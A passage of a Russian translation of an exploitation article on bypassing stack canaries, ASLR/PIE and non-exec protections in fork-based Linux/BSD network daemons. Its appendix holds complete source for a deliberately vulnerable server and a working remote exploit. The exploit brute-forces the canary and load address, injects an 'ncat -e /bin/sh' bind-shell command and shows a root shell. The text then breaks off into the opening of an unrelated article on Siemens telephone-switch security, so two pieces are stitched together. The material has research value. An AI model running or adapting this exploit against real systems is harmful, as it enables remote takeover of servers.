+#define PAX_DELTA_STACK_LEN□(current->mm->pax_flags
+                                & MF_PAX_SEGMEXEC ? 15 : 16)
```

Примечание: рандомизация объектов ET_DYN выполняется с использованием смещения delta_mmap. В главе 5 мы увидим, что нам нужно угадать этот параметр.

Главная идея такова: без `execve()` ожидаемое число попыток для успешной атаки равно сумме числа попыток для угадывания canary и числа попыток для угадывания расположения памяти. С `execve()` — их произведению.

Пример:

Эксплуатация уязвимости proftpd на Ubuntu 10.04 + PaX при:
• отсутствии побайтового угадывания
• отсутствии execve()
• наличии нулевого байта в cookie
• компиляции бинарника как PIE

В среднем потребуется 2^24 + 2^16 попыток (если бинарник PIE). С точки зрения сложности можно утверждать, что угадывание обоих значений столь же сложно, как и угадывание одного лишь cookie.

Примечание: Обновление в последний момент. По имеющимся сведениям, proftpd не скомпилирован как PIE в распространённых дистрибутивах/Unix (судя по целевым системам во многих эксплойтах).

---

5. Взлом PoC

В качестве доказательства изложенных набросков рассмотрим и проэксплуатируем пример уязвимого сервера (полный код — в приложении). Тривиальное переполнение стека было эмулировано в следующей функции:

```
int vuln_func(char *args, int fd, int ile) {
```

```
    char buf[100];
    memset(buf, 0, sizeof buf);

    if ( (strncmp(args,"vuln",4)) == 0) {                    [L1]
#ifdef __DEBUG
        stack_dump("BEFORE", buf);                          [L2]
#endif
        write(fd,"Vuln running...\nCopying bytes...",32);
        memcpy(buf,args+5,ile-5);                           [L3]
#ifdef __DEBUG
        stack_dump("AFTER", buf);                           [L4]
#endif
        write(fd,"\nDONE\nReturn to the main loop\n",30);    [L5]
        return 1;
    }

    else if ( (strncmp(args,"quit",4)) == 0) {
        write(fd,"Exiting...\n",11);
        return 0;
    }

    else {
        write(fd,"help:\n",6);
        write(fd," [*] vuln <args>\n",17);
        write(fd," [*] help\n",10);
        write(fd," [*] quit\n",10);
        return 1;
    }
}
```

Проанализируем эту функцию:

• Уязвимость срабатывает, когда атакующий передаёт «vuln XXXXX» с достаточно большим «XXXXX» (> 100 байт). [L1, L3]
• Атакующий полностью контролирует свою полезную нагрузку без каких-либо ограничений (нет фильтрации нагрузки, нет ограничения переполнения).
• При возникновении переполнения мы потенциально перезаписываем некоторые локальные переменные, что может вызвать ошибку в [L5] и, возможно, привести к краху программы.

Примечание: из-за `fork()` отладка может быть затруднена. Поэтому была добавлена функция записи расположения стека в файл — как до, так и после переполнения.

Программа была скомпилирована с флагами `-fstack-protector-all` и `-fpie -pie`, что означает необходимость эксплуатации в условиях:

• Non-exec + полный ASLR (рандомизированы также сегменты кода и данных)
• Стековый canary
• Защита ASCII Armored

В зависимости от целевой Unix-системы часть этих защит может быть неактивна. Тем не менее мы будем исходить из того, что все они задействованы.

Использование преимуществ fork()

Первый этап эксплуатации — очевидно, угадывание стекового cookie. Как было сказано, `fork()` обеспечивает дочерним процессам одинаковое адресное пространство. Следовательно, мы можем угадать cookie с помощью техники, описанной в 3.3, что позволяет нам произвольно перезаписать что угодно (включая, разумеется, сохранённый EIP).

На втором этапе нам нужно найти адрес, по которому возвращаться. Одно из лучших решений — возврат в функцию .text, которая генерирует сетевую активность. Однако сервер является PIE-бинарником, то есть объектом ELF типа ET_DYN. Следовательно, адрес этой функции нужно угадать.

Предположив, что у нас есть исходный бинарник (что вполне справедливо), смещение функции известно, а значит, нужно лишь подобрать адрес загрузки ELF-объекта методом брутфорса. Поскольку такой адрес выровнен по PAGE_SIZE, на 32-битной архитектуре 12 младших бит всегда равны 0.

Рассмотрим следующий код:

```
10be:       e8 fc ff ff ff          call   10bf <main+0x2f3>
10c3:       c7 44 24 08 44 00 00    movl   $0x44,0x8(%esp)
  ^^----------------------- значение последнего байта — не рандомизировано
 ^------------------------- значение последней полубайты — нижний ниббл не
                            рандомизирован
```

Кроме того, если используется защита Ascii Armour, старший байт адреса будет равен 0x00 (чего не происходит под PaX).

Вывод: объём брутфорса настолько невелик, что его можно выполнить за секунды/минуты через сеть.

Изучение расположения стека

Благодаря нашей отладочной функции несложно увидеть расположение стека в момент краша. Вот расположение на Ubuntu 10.04 до переполнения:

```
bfa38648: 00000000 00000000 00000000 00000000
bfa38658: 00000000 00000000 00000000 00000000
bfa38668: 00000000 00000000 00000000 00000000
bfa38678: 00000000 00000000 00000000 00000000
bfa38688: 00000000 00000000 00000000 00000000
bfa38698: 00000000 00000000 00000000 00000000
bfa386a8: 00000000 8c261700 00000004 005cdff4
bfa386b8: bfa387f8 005cbec1 bfa386f4 00000004
bfa386c8: 0000005f 00000000 00258be0 00257ff4
bfa386d8: 00000000 0000005f 00000003 00000004
bfa386e8: 0000029a 00000010 00000000 6e6c7576
```

Из этого можно сделать следующие выводы:

• Cookie (0x8c261700) находится по адресу 0xbfa386ac.
• Адрес возврата — 0x005cbec1.
• Аргументы vuln_func() — (0xbfa386f4, 0x4 и 0x5f).

Здесь есть весьма удобная возможность. Если мы вернёмся в инструкцию `call vuln_func()`, аргументы будут повторно использованы и функция выполнится снова, что создаст необходимый сетевой трафик для обнаружения правильного значения базового адреса. Вот C-код, формирующий нашу полезную нагрузку:

```
addr_callvuln = P_REL_CALLVULN + (base_addr << 12);

*(buf_addr++) = canary;
*(buf_addr++) = addr_callvuln;  // <-- заглушка
*(buf_addr++) = addr_callvuln;  // <-- заглушка
*(buf_addr++) = addr_callvuln;  // <-- заглушка
*(buf_addr++) = addr_callvuln;  // <-- ret-into-callvuln!
```

Примечание: также возможно перезаписать следующие 4 байта (args) значением addr_callvuln. В зависимости от ситуации (наличие или отсутствие бинарника) это может быть вариантом для помощи с брутфорсом.

Возврат в system()

Теперь задача — получить шелл. Зная адрес загрузки, нужно лишь вызвать функцию, которая даст нам шелл. Это опять-таки очень специфично для конкретного демона, однако в данном случае я использовал вызов `system()`. В коде присутствует:

```
c8d:       e8 d6 fb ff ff          call   868 <system@plt>
```

```
 ^------------------------------  удобное смещение
```

Можно возразить, что нужно ещё найти аргумент для system(). Однако «args» находится в стеке и указывает на буфер, управляемый пользователем, что означает возможность выполнить return-into-callsystem(args).

Примечание: в данном случае нам повезло (это получилось непреднамеренно!), однако могла бы возникнуть и следующая ситуация:

```
int vuln_func(int fd, char *args, int ile);
```

В этом случае расположение стека было бы таким:

```
[   ....  ]
[ old_ebp ]
[ old_eip ]
[   fd    ]
[   args  ]
[   ile   ]
[   ....  ]
```

Это не изменило бы ситуации, поскольку мы могли бы использовать return-into-ret и перезаписать fd значением callsystem. Другое решение — вычислить адрес записи system() в PLT и вызвать её, так как её первым аргументом будет «args» (классический return-into-func).

Примечание: в реальной ситуации может оказаться, что стековый адрес недоступен. В этом случае есть 2 решения:

• Брутфорс этого адреса. Грубо, но иногда выбора нет (например, когда переполнение ограничено, что сужает возможности для выполнения цепочки return-into-*).

• Создание нового стекового фрейма где-нибудь в секции .data. Зная адрес загрузки ELF-объекта, несложно найти секцию .data. Можно было бы создать полный поддельный стековый фрейм с помощью цепочки return-into-read(fd, &newstack_in_data, len), а затем переключить стек с помощью последовательности leave-ret. Весело и на 100% круто.

Это всё? Не совсем. Нужно убедиться в возможности добраться до инструкции `ret` без краша. Рассмотрим эпилог функции:

```
objdump --no-show-raw-insn -Mintel -d ./s


 fb1:       call   8f8 <memcpy@plt>
 fb6:       lea    eax,[ebp-0x70]               ; переполнение произошло
 fb9:       mov    DWORD PTR [esp+0x4],eax
 fbd:       lea    eax,[ebx-0x1bdf]
 fc3:       mov    DWORD PTR [esp],eax
 fc6:       call   10ca <stack_dump>
 fcb:       mov    DWORD PTR [esp+0x8],0x1e
 fd3:       lea    eax,[ebx-0x1bd8]
 fd9:       mov    DWORD PTR [esp+0x4],eax
 fdd:       mov    eax,DWORD PTR [ebp+0xc]      ; мы контролируем fd
 fe0:       mov    DWORD PTR [esp],eax
 fe3:       call   878 <write@plt>
 fe8:       mov    eax,0x1
 fed:       jmp    10b0 <vuln_func+0x1b1>

[...]

10b0:       mov    edx,DWORD PTR [ebp-0xc]
10b3:       xor    edx,DWORD PTR gs:0x14
10ba:       je     10c1 <vuln_func+0x1c2>
10bc:       call   1280 <__stack_chk_fail_local>
10c1:       add    esp,0x94
10c7:       pop    ebx                          ; важно
10c8:       pop    ebp
10c9:       ret
```

Дизассемблирование достаточно прозрачно. Единственная перетёртая локальная переменная — fd, используемый функцией write(). Имеет ли это значение? Нет. В худшем случае write() вернёт ошибку EBADF.

Что насчёт регистра ebx? На самом деле его значение важно восстановить, поскольку это PIE-бинарник. Действительно, ebx используется как глобальный адрес:

```
00000868 <system@plt>:
 868:   jmp    DWORD PTR [ebx+0x20]  ; ebx указывает на PLT
                                     ; (.got.plt)
 86e:   push   0x28
 873:   jmp    808 <_init+0x30>
```

Это не проблема, поскольку адрес секции .got.plt равен: load_addr + смещение в памяти (см. readelf -S). Вот окончательный стековый фрейм:

```
*(buf_addr++) = 0x00000004;
*(buf_addr++) = (P_REL_GOT + (base_addr << 12));  // используется GOT
*(buf_addr++) = 0x41414141;
*(buf_addr++) = system_addr;
                                  // <-- здесь находится адрес буфера
```

Когда system() отсутствует

Предыдущая ситуация была несколько оптимистичной. Действительно, если `system()` не используется в программе, очевидно, не будет инструкции «call system» (и соответствующей записи в PLT). Но это не проблема — функция типа return-into-write() всегда применима, как показано ниже:

```
*(buf_addr++) = 0x00000004;
*(buf_addr++) = (P_REL_GOT + (base_addr << 12));
*(buf_addr++) = 0x41414141;
*(buf_addr++) = write_addr;  // возврат в call_write(fd, buf, count)
*(buf_addr++) = 0x00000004;  // fd
*(buf_addr++) = some_addr;   // buf
*(buf_addr++) = 0x00000005;  // count
```

С помощью такого примитива легко организовать утечку любой нужной информации. Это позволяет выполнить return-into-dl-resolve() в соответствии с [10]. Реализация данной техники в PoC-эксплойте оставляется читателю в качестве упражнения.

Итоговый алгоритм

В конечном итоге итоговый алгоритм выглядит следующим образом:

1. Определить расстояние, необходимое для достижения canary смерти.
2. Найти значение canary с помощью побайтового брутфорса.
3. Используя значение canary для легитимации переполнений, начать поиск сегмента кода путём возврата в функцию, допускающую утечку информации.
4. Вычислить всё необходимое, используя базовый адрес загрузки.
5. Построить новую цепочку return-into-* и получить шелл!

В итоге должно получиться примерно следующее:

```
[root@pi3-test phrack]# gcc s.c -o s -fpie -pie -fstack-protector-all
[root@pi3-test phrack]# ./s
start

Launched into background (pid: 32145)

[root@pi3-test phrack]#
...
...
child 32106 terminated
sh: vuln: nie znaleziono polecenia


[pi3@pi3-test phrack]$ gcc moj.c -o moj
```

```
[pi3@pi3-test phrack]$ ./moj -v 127.0.0.1

        ..:::: -=[ Bypassing pro-police PoC for server by Adam 'pi3
(pi3ki31ny)' Zabrocki ]=- ::::..

        [+] Trying to find the position of the canary...
        [+] Found the canary! => offset = 101 (+11)
        [+] Trying to find the canary...
        [+] Found byte! => 0x8e
        [+] Found byte! => 0x17
        [+] Found byte! => 0xa4
        [+] Found byte! => 0xd7
        [+] Overwriting frame pointer (EBP?)...
        [+] Overwriting instruction pointer (EIP?)...
        [+] Starting bruteforce...
        [+] Success! :) (0x110eee0a)
                -> @call_write = 0x110eed6c
                -> @call_system = 0x110eeb9b
        [+] Trying ret-into-system...
        [+] Connecting to bindshell...

pi3 was here :-)
Executing shell...

uid=0(root) gid=0(root)
grupy=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
Linux pi3-test 2.6.32.13-grsec #1 SMP Thu May 13 17:07:21 CEST 2010 i686
i686 i386 GNU/Linuxexit;
```

Демонстрационный эксплойт находится в приложении. Он был протестирован на множестве систем, включая:

• Linux (Fedora 10, Fedora 11, Fedora 12)
• Linux с патчем PaX (2.6.32.13-grsec)
• OpenBSD (4.4, 4.5, 4.6)
• FreeBSD (7.x)

---

6. Заключение

Из-за современных средств защиты классические методы эксплуатации могут быть как достаточными, так и недостаточными для успешного удалённого переполнения стека. Мы убедились, что в контексте демонов, использующих только `fork()`, при определённых условиях это порой всё же возможно.

В этот момент хочется передать привет нескольким людям... Знаю, это банально и непрофессионально ;)

```
-> Ewa — moja kochana dziewczyna ;)
-> Akos Frohner, Tomasz Janiczek, Romain Wartel — you are good friends ;)
-> snoop, phunk, thorkill, Piotr Bania, Gynvael Coldwind, andrewg и
   #plhack@IRCNET
```

"... opetani samotnoscia..."

С уважением, Adam Zabrocki. — "Ja tylko sprzatam..."

---

7. Ссылки

```
 [1] https://phrack.org/issues/56/5.html#article
 [2] The Shellcoder's Handbook — Chris Anley, John Heasman,
     Felix "FX" Linder, Gerardo Richarte
 [4] http://marc.info?m=97288542204811
 [5] http://pax.grsecurity.net
 [6] http://www.trl.ibm.com/projects/security/ssp/
 [7] http://gcc.gnu.org/gcc-4.1/changes.html
 [8] http://xorl.wordpress.com/2010/10/14/linux-glibc-stack-canary-values/
 [9] http://sota.gen.nz/hawkes_openbsd.pdf
[10] https://phrack.org/issues/58/4.html#article
[11] http://seclists.org/bugtraq/1997/Aug/63
[12] https://phrack.org/issues/59/9.html#article
[13] https://phrack.org/issues/63/14.html#article
```


---

8. Приложение — PoC

8.1. Сервер (s.c)

```
/*
 * This is simple server which is vulnerable to stack overflow attack.
 * It was written for demonstration of the remote stack overflow attack in
 * modern *NIX systems - bypass everything - ASLR, AAAS, ESP, SSP
 * (ProPolice).
 *
 * Best regards,
 * Adam Zabrocki
 * --
 * pi3 (pi3ki31ny) - pi3 (at) itsec pl
 * http://pi3.com.pl
 *
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <errno.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <signal.h>
#include <sys/wait.h>
#include <unistd.h>

#define PORT 666
#define PIDFILE "/var/run/vuln_server.pid"
#define err_sys(a) {printf("%s[%s]\n",a,strerror(errno));exit(-1);}
#define SA struct sockaddr

#define SRV_BANNER "Some server launched by root user\n"

int vuln_func(char *, int, int);
void stack_dump(char *, char *);
void sig_chld(int);

int main(void)
{

    int status,dlugosc,port=PORT,connfd,listenfd,kupa;
    struct sockaddr_in serv,client;
    char buf[200];
    pid_t pid;
    FILE *logs;
    if ( (listenfd=socket(PF_INET, SOCK_STREAM, 0)) < 0)
```

```
        err_sys("Socket() error!\n");

    bzero(&serv,sizeof(serv));
    bzero(&client,sizeof(client));
    serv.sin_family = PF_INET;
    serv.sin_port = htons(port);
    serv.sin_addr.s_addr=htonl(INADDR_ANY);

    if ( (bind(listenfd,(SA*)&serv,sizeof(serv))) != 0 )
        err_sys("Bind() error!\n");

    if ((listen(listenfd,2049)) != 0)
        err_sys("Listen() error!\n");

    system("echo start");
    status=fork();
    if (status==-1) err_sys("[FATAL]: cannot fork!\n");
    if (status!=0) {
        logs=fopen(PIDFILE, "w");
        fprintf(logs,"pid = %u",status);
        printf("\nLaunched into background (pid: %d)\n\n", status);
        fclose(logs);
        logs=NULL;
        return 0;
    }

    status=0;
    signal (SIGCHLD,sig_chld);

    for (;;) {

        dlugosc = sizeof client;

        if((connfd=accept(listenfd,(SA*)&client,(socklen_t *)&dlugosc))< 0)
            err_sys("accept error !\n");

        if ( (pid=fork()) == 0) {

            if ( close(listenfd) !=0 )
                err_sys("close error !\n");

            write(connfd, SRV_BANNER, strlen(SRV_BANNER));

            for (;;) {
                bzero(buf,sizeof(buf));
                kupa = recv(connfd, buf, sizeof(buf), 0);
                if ( (vuln_func(buf,connfd, kupa)) != 1)
                    break;
            }

            close(connfd);
            exit(0);
        }
        else
            close(connfd);
    }
}

int vuln_func(char *args, int fd, int ile) {

    char buf[100];
    memset(buf, 0, sizeof buf);

    if ( (strncmp(args,"vuln",4)) == 0) {
#ifdef __DEBUG
        stack_dump("BEFORE", buf);
#endif
        write(fd,"Vuln running...\nCopying bytes...",32);
        memcpy(buf,args+5,ile-5);
#ifdef __DEBUG
        stack_dump("AFTER", buf);
```

```
#endif
        write(fd,"\nDONE\nReturn to the main loop\n",30);
        return 1;
    }

    else if ( (strncmp(args,"quit",4)) == 0) {
        write(fd,"Exiting...\n",11);
        return 0;
    }

    else {
        write(fd,"help:\n",6);
        write(fd," [*] vuln <args>\n",17);
        write(fd," [*] help\n",10);
        write(fd," [*] quit\n",10);
        return 1;
    }
}

void stack_dump(char *header, char *buf)
{
    int i;
    unsigned int *p = (unsigned int *)buf;
    FILE *fp;

    fp=fopen("./dupa.txt","a");
    fprintf(fp,"%s\n",header);

    for (i=0;i<240;)
    {
        fprintf(fp,"%.8x: %.8x %.8x %.8x %.8x\n", (unsigned int)p,
        *p, *(p+1), *(p+2), *(p+3));
        p += 4;
        i += sizeof(int) *4;
    }
    fprintf(fp,"\n");
    fclose(fp);
    return;
}

void sig_chld(int signo)
{

    pid_t pid;
    int stat;

    while ( (pid = waitpid(-1, &stat, WNOHANG)) > 0)
        printf("child %d terminated\n",pid);
    return;
}
```

8.2. Эксплойт (moj.c)

```
/*
 * This is Proof of Concept exploit which bypass everything (SSP
 * [pro-police], ASLR, AAAS, ESP) and use modified ret-into-libc technique
 * to execute shell.
 *
 * Article about modified ret-into-libc technique you can find on my web -
 * it was published some years ago on bugtraq and now it is very useful :)
 *
 * Ps. Address of ret-to-call_system@plt that you should change is
 *     P_REL_CALLSYSTEM
 *     The same you be done with directive P_REL_CALLVULN and P_REL_GOT.
 *     P_REL_CALLWRITE (info leak) is unused in this version of PoC.
 *     P_CMD holds the command which will be executed - you can change if
 *     you want ;)
```

```
 *
 * Best regards,
 * Adam Zabrocki
 * --
 * pi3 (pi3ki31ny) - pi3 (at) itsec pl
 * http://pi3.com.pl
 *
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <netdb.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <getopt.h>
#include <errno.h>

#define PORT 666
#define BUFS 250
#define START 90

#define P_REL_CALLVULN      0xe0a
#define P_REL_CALLWRITE     0xd6c
#define P_REL_CALLSYSTEM    0xb9b
#define P_REL_MASK          0x0FFF
#define P_REL_GOT           0x25a4 // 0x2644

#define SA struct sockaddr

/* Переменная CMD — только для PoC. Следует выбирать индивидуально */
//#define P_CMD "|| nc -l -p 4444 -e /bin/sh;"
#define P_CMD "|| ncat -l -p 4444 -e /bin/sh;"

int shell(int);

int usage(char *arg)
{
    printf("\n\t...::: -=[ Bypassing pro-police for PoC server by Adam "
           "'pi3 (pi3ki31ny)' Zabrocki ]=- :::...\n");
    printf("\n\tUsage:\n\t[+] %s [options]\n",arg);
    printf("         -? <this help screen>\n");
    printf("         -b <local_buff_brute_force_start_address>\n");
    printf("         -p port\n");
    printf("         -v <victim>\n\n");
    exit(-1);
}

int main(int argc, char *argv[])
{
unsigned int brute = 0;

    int ret, *buf_addr, global_cnt = 0;
    char *buf,read_buf[4096],cannary[0x4] = { 0x0, 0x0, 0x0, 0x0 };
    struct sockaddr_in servaddr;
    struct hostent *h;
    int elo, port=PORT, opt, sockfd, test=0, offset=0, test2 = 0;
    int helper = 0, position_found = 0;
    int write_addr = 0, system_addr = 0;

    struct timeval tv;

    while((opt = getopt(argc,argv,"p:b:v:?")) != -1) {
        switch(opt) {
            case 'b':
                sscanf(optarg,"%x",&brute);
                break;
            case 'p':
```

```
                port=atoi(optarg);
                break;

            case 'v':
                test=1;
                if ( (h=gethostbyname(optarg)) == NULL) {
                    printf("gethostbyname() failed!\n");
                    exit(-1);
                }
                break;

            case '?':
            default:
                usage(argv[0]);
            }
    }

    if (test==0)
        usage(argv[0]);

    servaddr.sin_family = AF_INET;
    servaddr.sin_port = htons(port);
    servaddr.sin_addr.s_addr = htonl(INADDR_ANY);
    servaddr.sin_addr = *(struct in_addr*)*h->h_addr_list;

    if (!(buf=(char*)malloc(BUFS))) {
        exit(-1);
    }

    setbuf(stdout,NULL);
    printf("\n\t...::: -=[ Bypassing pro-police PoC for server by Adam "
           "'pi3 (pi3ki31ny)' Zabrocki ]=- :::...\n");
    printf("\n\t[+] Trying to find the position of the canary...\n");


    for (position_found=0;!position_found;global_cnt++) {

        memset(buf,0x0,BUFS);
        strcpy(buf,"vuln ");

        memset(&buf[5], 0x41, START+global_cnt);

        if ( (sockfd=socket(AF_INET,SOCK_STREAM,0)) < 0) {
            printf("Socket() error!\n");
            exit(-1);
        }

        if ( (connect(sockfd,(SA*)&servaddr,sizeof(servaddr))) < 0) {
            printf("Connect() error!\n");
            exit(-1);
        }
/*
        // Можно оптимизировать ожидание через таймаут
        tv.tv_sec=0,tv.tv_usec=40000;
        if ( (setsockopt(sockfd,SOL_SOCKET,SO_RCVTIMEO,&tv,sizeof(tv)))
           != 0) {
            printf("setsockopt() error!\n");
            exit(-1);
        }
*/
        bzero(read_buf,sizeof(read_buf));
        read(sockfd,read_buf,sizeof(read_buf));

        write(sockfd,buf,strlen(buf));

        bzero(read_buf,sizeof(read_buf));
        read(sockfd,read_buf,32);
        bzero(read_buf,sizeof(read_buf));
        read(sockfd,read_buf,30);

        write(sockfd,"quit",4);
```

```
        bzero(read_buf,sizeof(read_buf));
        ret = read(sockfd,read_buf,sizeof(read_buf));

        if(ret <= 0) {
            printf("\t[+] Found the canary! => offset = %d (+%d)\n",
                    START+global_cnt,global_cnt);
            position_found = 1;
        }
        close(sockfd);
    }

    printf("\t[+] Trying to find the canary...\n");

    global_cnt--;
    for (elo=0;elo<4;elo++) {
        for (opt=0; opt<256; opt++) {



            memset(buf,0x0,BUFS);
            strcpy(buf,"vuln ");

            memset(&buf[5], 0x41, START+global_cnt);
            memcpy(&buf[5+START+global_cnt-1], cannary, elo);
            buf[5+START+global_cnt-1+elo]=opt;

            if ( (sockfd=socket(AF_INET,SOCK_STREAM,0)) < 0) {
                printf("socket() error!\n");
                exit(-1);
            }

            if ( (connect(sockfd,(SA*)&servaddr,sizeof(servaddr)) ) < 0) {
                printf("connect() error!\n");
                exit(-1);
            }
/*
            // Можно оптимизировать ожидание через таймаут
            tv.tv_sec=0,tv.tv_usec=40000;
            if ( (setsockopt(sockfd,SOL_SOCKET,SO_RCVTIMEO,&tv,sizeof(tv)))
               != 0) {
                printf("setsockopt() error!\n");
                exit(-1);
            }
*/
            bzero(read_buf,sizeof(read_buf));
            read(sockfd,read_buf,sizeof(read_buf));
            do {
                unsigned int an_egg = START+global_cnt+5+elo;
                write(sockfd,buf,an_egg);
            } while(0);

            bzero(read_buf,sizeof(read_buf));
            read(sockfd,read_buf,32);
            bzero(read_buf,sizeof(read_buf));
            read(sockfd,read_buf,30);

            write(sockfd,"quit",4);

            bzero(read_buf,sizeof(read_buf));
            ret = read(sockfd,read_buf,sizeof(read_buf));

            if (ret > 0) {
                printf("\t[+] Found byte! => 0x%02x\n",opt);
                cannary[elo] = opt;
                close(sockfd);
                break;
            }
            /* Если байт пропущен... */
            if (opt == 255)
               opt = 0x0;
            close(sockfd);
```

```
        }
    }

    printf("\t[+] Overwriting frame pointer (EBP?)...\n");
    printf("\t[+] Overwriting instruction pointer (EIP?)...\n");
    printf("\t[+] Starting bruteforce...\n");

    for (offset=0,test2=0x0,opt=0;test&&!offset;test2++,opt++) {
        memset(buf,0,BUFS);
        strcpy(buf,"vuln ");

        memset(&buf[5], 0x41, START+global_cnt);
        memcpy(&buf[5+START+global_cnt-1], cannary, elo);

        buf_addr=(int*)&buf[5+START+global_cnt-1+elo];
        helper = (P_REL_CALLVULN & P_REL_MASK) | (test2 << 12);

        *(buf_addr++) = 0xdeadbabe;
        *(buf_addr++) = (P_REL_GOT + (test2 << 12));  // используется GOT
        *(buf_addr++) = helper;

        if ( (sockfd=socket(AF_INET,SOCK_STREAM,0)) < 0) {
            printf("socket() error!\n");
            exit(-1);
        }

        if ( (connect(sockfd,(SA*)&servaddr,sizeof(servaddr))) < 0) {
            printf("connect() error!\n");
            exit(-1);
        }
/*
        // Можно оптимизировать ожидание через таймаут
        tv.tv_sec=0,tv.tv_usec=40000;
        if ( (setsockopt(sockfd,SOL_SOCKET,SO_RCVTIMEO,&tv,sizeof(tv)))
           != 0) {
            printf("setsockopt() error!\n");
            exit(-1);
        }
*/
        bzero(read_buf,sizeof(read_buf));
        read(sockfd,read_buf,sizeof(read_buf));

        write(sockfd,buf,5+START+global_cnt-1+elo+(4-1)*4);

        bzero(read_buf,sizeof(read_buf));
        read(sockfd,read_buf,32);

        bzero(read_buf,sizeof(read_buf));
        read(sockfd,read_buf,30);

        write(sockfd,"quit",4);

        bzero(read_buf,sizeof(read_buf));
        ret = read(sockfd,read_buf,sizeof(read_buf));

        if(ret > 0) {

            /* На данном этапе мы успешно вызвали vuln_func()
               что означает, что мы "вероятно" вернулись в [I1]

     e67:       8b 44 24 1c             mov    0x1c(%esp),%eax
     e6b:       89 44 24 08             mov    %eax,0x8(%esp)
     e6f:       8b 44 24 24             mov    0x24(%esp),%eax
     e73:       89 44 24 04             mov    %eax,0x4(%esp)
     e77:       8d 44 24 34             lea    0x34(%esp),%eax
     e7b:       89 04 24                mov    %eax,(%esp)
     e7e:       e8 3e 00 00 00          call   ec1 <vuln_func>   [I1]
            */

            write_addr = (P_REL_CALLWRITE & P_REL_MASK) | (test2 << 12);
            system_addr = (P_REL_CALLSYSTEM & P_REL_MASK) | (test2 << 12);
```

```
            printf("\t[+] Success! :) (0x%.8x)\n",helper);
            printf("\t\t-> @call_write = 0x%.8x\n",write_addr);
            printf("\t\t-> @call_system = 0x%.8x\n",system_addr);
            offset=1;
        }
        close(sockfd);
    }

    if (!offset) {
        printf("\t[-] Exploit Failed! :(\n\n");
        exit(-1);
    }

    printf("\t[+] Trying ret-into-system...\n");

    memset(buf,0x0,BUFS);
    strcpy(buf,"vuln ");

    memset(&buf[5], 0x41, START+global_cnt);
    memcpy(&buf[5], P_CMD, strlen(P_CMD));

    memcpy(&buf[5+START+global_cnt-1], cannary, elo);

    buf_addr=(int*)&buf[5+START+global_cnt-1+elo];
    test2--;

    *(buf_addr++) = 0xdeadbabe;
    *(buf_addr++) = (P_REL_GOT + (test2 << 12));  // используется GOT
    *(buf_addr++) = 0x41414141;
    *(buf_addr++) = system_addr;

    if ( (sockfd=socket(AF_INET,SOCK_STREAM,0)) < 0) {
        printf("Socket() error!\n");
        exit(-1);
    }

    if ( (connect(sockfd,(SA*)&servaddr,sizeof(servaddr))) < 0) {
        printf("Connect() error!\n");
        exit(-1);
    }
/*
    // Можно оптимизировать ожидание через таймаут
    tv.tv_sec=0,tv.tv_usec=40000;
    if ( (setsockopt(sockfd,SOL_SOCKET,SO_RCVTIMEO,&tv,sizeof(tv))) != 0) {
        printf("setsockopt() error!\n");
        exit(-1);
    }
*/
    bzero(read_buf,sizeof(read_buf));
    read(sockfd,read_buf,sizeof(read_buf));

    write(sockfd,buf,4+START+global_cnt+4+4*4);

    bzero(read_buf,sizeof(read_buf));
    ret = read(sockfd,read_buf,32);

    bzero(read_buf,sizeof(read_buf));
    ret = read(sockfd,read_buf,30);

    if(ret == 30) {
        printf("\t[+] Connecting to bindshell...\n\n");

        sleep(2);
        if ( (sockfd=socket(AF_INET,SOCK_STREAM,0)) < 0) {
            printf("Socket() error!\n");
            exit(-1);
        }
        servaddr.sin_port = htons(4444);

        if ( (connect(sockfd,(SA*)&servaddr,sizeof(servaddr)) ) <0 ) {
            printf("Connect() error!\n");
```

```
            exit(-1);
        }
        shell(sockfd);
    }

    return 0;
}

int shell(int fd)
{
    int rd ;
    fd_set rfds;
    static char buff[1024];
    char INIT_CMD[] = "echo \"pi3 was here :-)\"; "
    "echo \"Executing shell...\"; "
    "unset HISTFILE; echo; id; uname -a\n";

    write(fd, INIT_CMD, strlen( INIT_CMD ));

    while (1) {
        FD_ZERO(&rfds);
        FD_SET(0, &rfds);
        FD_SET(fd, &rfds);

        if (select(fd+1, &rfds, NULL, NULL, NULL) < 1) {
            perror("[-] Select");
            exit( EXIT_FAILURE );
        }

        if (FD_ISSET(0, &rfds)) {

            if ( (rd = read(0, buff, sizeof(buff))) < 1) {
               perror("[-] Read");
               exit(EXIT_FAILURE);
            }

            if (write(fd,buff,rd) != rd) {
               perror("[-] Write");
               exit( EXIT_FAILURE );
            }
        }

        if (FD_ISSET(fd, &rfds)) {
            if ( (rd = read(fd, buff, sizeof(buff))) < 1) {
               exit(EXIT_SUCCESS);
            }
            write(1, buff, rd);
        }
    }
}
```

Замечания по безопасности, архитектуре и администрированию цифровых коммутационных систем Siemens DCO-CS

Автор: The Philosopher
Email: philosopher2600@gmail.com

Актуальность / контекст

Siemens DCO-CS (Digital Central Office Carrier Switch) — первая цифровая коммутационная система класса 5 местного уровня, введённая в американскую PSTN компанией Stromberg-Carlson (Siemens ещё не приобрёл эту линейку продуктов), — была впервые установлена в 1977 году в Richmond Hill, штат Вирджиния. Спроектированная как надёжный многофункциональный коммутатор, ориентированный преимущественно на небольших LEC-операторов, DCO производилась более десяти лет, пока Siemens, поглотивший линейку в 1990 году, не прекратил производство ради продвижения EWSD. Тем не менее DCO-CS по-прежнему достаточно широко используется в PSTN — нередко небольшими CLEC-операторами, обычно обслуживающими сельские районы. Для тех, кто хочет исследовать коммутаторы PSTN, а также для тех, чья цель — их защита, DCO-CS заслуживает пристального внимания: сколько-нибудь серьёзная защита в ней практически отсутствует.

